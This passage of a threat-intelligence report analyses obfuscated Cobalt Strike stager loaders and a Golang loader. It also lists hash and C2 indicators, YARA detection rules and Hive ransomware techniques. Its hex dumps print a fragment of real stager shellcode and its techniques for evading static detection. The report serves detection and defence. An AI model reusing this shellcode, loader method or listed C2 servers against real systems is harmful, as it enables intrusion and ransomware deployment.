
The UUID variant stores the obfuscated payload in the same manner as IPfuscated samples.



The MAC address variant translates the shellcode via RtlEthernetStringToAdressA and then uses a callback function, a parameter to EnumWindows, to pass control flow to the shellcode. Again, the MAC addresses forming the payload are stored the same as with previous variants.

The IPv6 variants operate almost identically to the original IPfuscated sample. The only difference is that IPv6-style address are used, and RtlIpv6StringToAddressA is called to translate the string to binary data.





## Golang Cobalt Strike Loader

Among other samples discovered during the incident was a Golang-compiled EXE (3a743e2f63097aa15cec5132ad076b87a9133274) with a reference to a source code Golang file that follows the same syntax as one of the identified IPfused samples.

```
[0x0045d2c0]> iz~go~Users 4542 0x000d62e9 0x004d78e9 27 28 .rdata ascii C:/Users/76383/tmp/JzkFF.go
```

GetProcAddress is called repeatedly, with 8 byte stack strings being used to form the WinAPI names to be located in memory.

The shellcode is stored as a cleartext hexadecimal string in the .rdata section.

```
[0x004adcd5]> x
- offset - 0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x004adcd5 6663 3438 3833 6534 6630 6538 6338 3030 fc4883e4f0e8c800
0x004adce5 3030 3030 3431 3531 3431 3530 3532 3531 0000415141505251
0x004adcf5 3536 3438 3331 6432 3635 3438 3862 3532 564831d265488b52
0x004add05 3630 3438 3862 3532 3138 3438 3862 3532 60488b5218488b52
0x004add15 3230 3438 3862 3732 3530 3438 3066 6237 20488b7250480fb7
0x004add25 3461 3461 3464 3331 6339 3438 3331 6330 4a4a4d31c94831c0
0x004add35 6163 3363 3631 3763 3032 3263 3230 3431 ac3c617c022c2041
0x004add45 6331 6339 3064 3431 3031 6331 6532 6564 c1c90d4101c1e2ed
0x004add55 3532 3431 3531 3438 3862 3532 3230 3862 524151488b52208b
0x004add65 3432 3363 3438 3031 6430 3636 3831 3738 423c4801d0668178
0x004add75 3138 3062 3032 3735 3732 3862 3830 3838 180b0275728b8088
0x004add85 3030 3030 3030 3438 3835 6330 3734 3637 0000004885c07467
0x004add95 3438 3031 6430 3530 3862 3438 3138 3434 4801d0508b481844
0x004adda5 3862 3430 3230 3439 3031 6430 6533 3536 8b40204901d0e356
0x004addb5 3438 6666 6339 3431 3862 3334 3838 3438 48ffc9418b348848
0x004addc5 3031 6436 3464 3331 6339 3438 3331 6330 01d64d31c94831c0
```

This string is read into a buffer and translated into binary, somewhat similar to the IPfused flow.

Before translation into binary:

After translation into binary:

Address	Hex	ASCII
000000C000080000	FC 48 83 E4 F0 E8 C8 00 00 00 41 51 41 50 52 51	ŮH.ăðëĚ...AQAPRQ
000000C000080010	56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52	VH10eH.R`H.R.H.R
000000C000080020	20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0	H.rPH.·JJM1ĚH1À
000000C000080030	AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED	¬<a . , AÁĚ.A.Āâí
000000C000080040	52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 66 81 78	RAQH.R .B<H.Đf.x
000000C000080050	18 0B 02 75 72 8B 80 88 00 00 00 48 85 C0 74 67	...ur.....H.Ātg
000000C000080060	48 01 D0 50 8B 48 18 44 8B 40 20 49 01 D0 E3 56	H.ĐP.H.D.@ I.ĐăV
000000C000080070	48 FF C9 41 8B 34 88 48 01 D6 4D 31 C9 48 31 C0	HÿĚA.4.H.ÖM1ĚH1À
000000C000080080	AC 41 C1 C9 0D 41 01 C1 38 E0 75 F1 4C 03 4C 24	¬AÁĚ.A.Ā8àuñL.L\$
000000C000080090	08 45 39 D1 75 D8 58 44 8B 40 24 49 01 D0 66 41	.E9Ñu0XD.@ \$I.Đfa
000000C0000800A0	8B 0C 48 44 8B 40 1C 49 01 D0 41 8B 04 88 48 01	..HD.@.I.ĐA...H.
000000C0000800B0	D0 41 58 41 58 5E 59 5A 41 58 41 59 41 5A 48 83	ĐAXAX^YZAXAYAZH.
000000C0000800C0	EC 20 41 52 FF E0 58 41 59 5A 48 8B 12 E9 4F FF	ì ARÿàXAYZH..éoy
000000C0000800D0	FF FF 5D 6A 00 49 BE 77 69 6E 69 6E 65 74 00 41	ÿÿ]j.I%wininet.A
000000C0000800E0	56 49 89 E6 4C 89 F1 41 BA 4C 77 26 07 FF D5 48	VI.æL.ñA°Lw&.ÿÖH
000000C0000800F0	31 C9 48 31 D2 4D 31 C0 4D 31 C9 41 50 41 50 41	1ĚH10M1ĀM1ĚAPAPA
000000C000080100	BA 3A 56 79 A7 FF D5 EB 73 5A 48 89 C1 41 B8 26	°:VyšÿöësZH.ĀA ,&



Control flow is then passed to the shellcode, which is yet another Cobalt Strike stager attempting to download Beacon.

## Conclusion

Our incident response team is constantly intercepting early-use tactics, techniques and artifacts, with IPfuscation just the latest such technique deployed by malware authors. Such techniques prove that oftentimes a creative and ingenious approach can be just as effective as a highly sophisticated and advanced one, particularly when enterprise defense is based on security tools that rely on [static signatures](#) rather than on [behavioral detection](#).

If you would like to learn how SentinelOne can help protect your organization regardless of the attack vector, [contact us](#) or request a [free demo](#).

## Indicators of Compromise

SHA1	Description
d83df37d263fc9201aa4d98ace9ab57efbb90922	IPfuscated Cobalt Strike stager (Hell’s Gate variant)
49fa346b81f5470e730219e9ed8ec9db8dd3a7fa	IPfuscated Cobalt Strike stager
fa8795e9a9eb5040842f616119c5ab3153ad71c8	IPfuscated Cobalt Strike stager
6b5036bd273d9bd4353905107755416e7a37c441	IPfuscated Cobalt Strike stager
8a4408e4d78851bd6ee8d0249768c4d75c5c5f48	IPfuscated Cobalt Strike stager
49fa346b81f5470e730219e9ed8ec9db8dd3a7fa	IPfuscated Cobalt Strike stager
6e91cea0ec671cde7316df3d39ba6ea6464e60d9	IPfuscated Cobalt Strike stager
24c862dc2f67383719460f692722ac91a4ed5a3b	IPfuscated Cobalt Strike stager
415dc50927f9cb3dcd9256aef91152bf43b59072	IPfuscated Cobalt Strike stager
2ded066d20c6d64bdaf4919d42a9ac27a8e6f174	IPfuscated Cobalt Strike stager (Hell’s Gate variant)
27b5d056a789bcc85788dc2e0cc338ff82c57133	IPfuscated Cobalt Strike stager

SHA 256	Description
065de95947fac84003fd1fb9a74123238fdb37d81ff4bd2bfff6e9594aad6d8b	UUID variant
0809e0be008cb54964e4e7bda42a845a4c618868a1e09cb0250210125c453e65	UUID variant
12d2d3242dab3deca29e5b31e8a8998f2a62cea29592e3d2ab952fcc61b02088	UUID variant
130c062e45d3c35ae801eb1140cbf765f350ea91f3d884b8a77ca0059d2a3c54	UUID variant
39629dc6dc52135cad1d9d6e70e257aa0e55bd0d12da01338306fbef9a738e6b	UUID variant
5086cc3e871cf99066421010add9d59d321d76ca5a406860497faedbb4453c28	UUID variant
56c5403e2afe4df8e7f98fd89b0099d0e2f869386759f571de9a807538bad027	UUID variant
60cfce921a457063569553d9d43c2618f0b1a9ab364deb7e2408a325e3af2f6f	UUID variant
6240193f7c84723278b9b5e682b0928d4faf22d222a7aa84556c8ee692b954b0	UUID variant
6a222453b7b3725dcf5a98e746f809e02af3a1bd42215b8a0d606c7ce34b6b2b	UUID variant
6bdd253f408a09225dee60cc1d92498dac026793fdf2c5c332163c68d0b44efd	UUID variant
9c90c72367526c798815a9b8d58520704dc5e9052c41d30992a3eb13b6c3dd94	UUID variant
9cd407ea116da2cda99f7f081c9d39de0252ecd8426e6a4c41481d9113aa523e	UUID variant
a586efbe8c627f9bb618341e5a1e1cb119a6feb7768be076d056abb21cc3db66	UUID variant
c384021f8a68462348d89f3f7251e3483a58343577e15907b5146cbd4fa4bd53	UUID variant
c76671a06fd6dd386af102cf2563386060f870aa8730df0b51b72e79650e5071	UUID variant
e452371750be3b7c88804ea5320bd6a2ac0a7d2c424b53a39a2da3169e2069e9	UUID variant
e9bb47f5587b68cd725ab4482ad7538e1a046dd41409661b60acc3e3f177e8c4	UUID variant
e9da9b5e8ebf0b5d2ea74480e2cdbd591d82cd0bdccbdbe953a57bb5612379b0	UUID variant
efbdb34f208faeaebf62ef11c026ff877fda4ab8ab31e99b29ff877beb4d4d2b	UUID variant
f248488eedafbeeb91a6cfcc11f022d8c476bd53083ac26180ec5833e719b844	UUID variant
e61ecd6f2f8c4ba8c6f135505005cc867e1eea7478a1cbb1b2daf22de25f36ce	MAC Address Variant
f07a3c6d9ec3aeae5d51638a1067dda23642f702a7ba86fc3df23f0397047f69	MAC Address Variant



7667d0e90b583da8c2964ba6ca2d3f44dd46b75a434dc2b467249cd16bf439a0	IPv6 Variant
75244059f912d6d35ddda061a704ef3274aaa7fae41fdea2efc149eba2b742b3	x86 IPv4 Variant
7e8dd90b84b06fabd9e5290af04c4432da86e631ab6678a8726361fb45bece58	x86 IPv4 Variant

C2	Description
103.146.179.89	Cobalt Strike server
service-5inxpk6g-1304905614.gz.apigw.tencentcs[.]com	Cobalt Strike server
service-kibkxcw1-1305343709.bj.apigw.tencentcs[.]com:80	Cobalt Strike server
103.146.179.89	Cobalt Strike server
1.15.80.102	Cobalt Strike server
175.178.62.140	Cobalt Strike server
84.32.188.238	Cobalt Strike server

YARA Rules

```
import "pe" rule IPfusedCobaltStrike { meta: description = "IPfused Cobalt Strike shellcode" author = "James Haughom @ SentinelLabs" date =
"2022-3-24" hash = "49fa346b81f5470e730219e9ed8ec9db8dd3a7fa" reference = "https://s1.ai/ipfused" strings: /* This rule will detect IPfused
Cobalt Strike shellcode in PEs. For example: IPfused | binary representation | instruction ++++++
+++++ "252.72.131.228" | 0xE48348FC | CLD ... "240.232.200.0" | 0xC8E8F0 | CALL ... */ $ipfused_payload_1 = "252.72.131.228"
$ipfused_payload_2 = "240.232.200.0" $ipfused_payload_3 = "0.0.65.81" $ipfused_payload_4 = "65.80.82.81" $ipfused_payload_5 =
"86.72.49.210" $ipfused_payload_6 = "101.72.139.82" $ipfused_payload_7 = "96.72.139.82" $ipfused_payload_8 = "24.72.139.82"
$ipfused_payload_9 = "32.72.139.114" $ipfused_payload_10 = "80.72.15.183" $ipfused_payload_11 = "74.74.77.49" $ipfused_payload_12 =
"201.72.49.192" $ipfused_payload_13 = "172.60.97.124" $ipfused_payload_14 = "2.44.32.65" $ipfused_payload_15 = "193.201.13.65"
$ipfused_payload_16 = "1.193.226.237" $ipfused_payload_17 = "82.65.81.72" $ipfused_payload_18 = "139.82.32.139" $ipfused_payload_19
= "66.60.72.1" $ipfused_payload_20 = "208.102.129.120" condition: // sample is a PE uint16(0) == 0x5A4D and uint32(uint32(0x3C)) ==
0x00004550 and 5 of ($ipfused_payload_*) } rule IPfusedEnumUILanguages { meta: description = "IPfused with execution via
EnumUILanguagesA" author = "James Haughom @ SentinelLabs" date = "2022-3-24" hash = "49fa346b81f5470e730219e9ed8ec9db8dd3a7fa"
reference = "https://s1.ai/ipfused" strings: // hardcoded error string in IPfused samples $err_msg = "ERROR!" condition: // sample is a PE
uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and $err_msg and // IPfused deobfuscation pe.imports("ntdll.dll",
"RtlIpv4StringToAddressA") and // shellcode execution pe.imports ("kernel32.dll", "EnumUILanguagesA") } rule IPfusedHellsGate { meta: description
= "IPfused with execution via Hell's Gate" author = "James Haughom @ SentinelLabs" date = "2022-3-24" hash =
"d83df37d263fc9201aa4d98ace9ab57efbb90922" reference = "https://s1.ai/ipfused" strings: $err_msg = "ERROR!" /* Hell's Gate / direct SYSCALLs
for calling system routines 4C 8B D1 mov r10, rcx 8B 05 36 2F 00 00 mov eax, cs:dword_140005000 0F 05 syscall C3 retn */ $syscall = { 4C 8B
D1 8B 05 ?? ?? 00 00 0F 05 C3 } /* SYSCALL codes are stored in global variable C7 05 46 2F 00 00 00 00 00 mov cs:dword_140005000, 0
89 0D 40 2F 00 00 mov cs:dword_140005000, ecx C3 retn */ $set_syscall_code = {C7 05 ?? ?? 00 00 00 00 00 00 89 0D ?? ?? 00 00 C3}
condition: // sample is a PE uint16(0) == 0x5A4D and uint32(uint32(0x3C)) == 0x00004550 and all of them and // IPfused deobfuscation
pe.imports("ntdll.dll", "RtlIpv4StringToAddressA") } rule IPfusedVariants { meta: author = "@Tera0017/@SentinelOne" description = "*fused
variants" date = "2022-3-28" hash = "2ded066d20c6d64bdaf4919d42a9ac27a8e6f174" reference = "https://s1.ai/ipfused" strings: // x64 Heap Create/
Alloc shellcode $code1 = {33 D2 48 8B [2-3] FF 15 [4] 3D 0D 00 00 C0} // x64 RtlIpv4StringToAddressA to shellcode $code2 = {B9 00 00 04 00
FF [9] 41 B8 00 00 10 00} condition: any of them }
```

MITRE ATT&CK — Hive Ransomware Gang

TTP	Description	MITRE ID
BAT/Powershell scripts	Automate pre-ransomware deployment actions	T1059
Scheduled Tasks	Execute the ransomware payload	T1053
Cobalt Strike	Primary implant / backdoor	S0154
ADFind	Active Directory enumeration	S0552 / T1087
SharpHashSpray	Password spraying	T1110.003
DomainHashSpray	Password spraying	T1110.003
Bloodhound/SharpHound	Active Directory enumeration	S0521 / T1087



Signed Ransomware	Ransomware payload is digitally signed	T1587.002
Domain Policy GPO	Deploy ransomware via GPO	T1484
Net-GPPPassword	Steal cleartext passwords from Group Policy Preferences	T1552.006
Rubeus	Request Kerberos Ticket Granting Tickets	T1558
Sharpview	Active Directory enumeration	T1087
RDP	Lateral movement via RDP	T1021.001
SAM Dump	Credential theft	T1003.002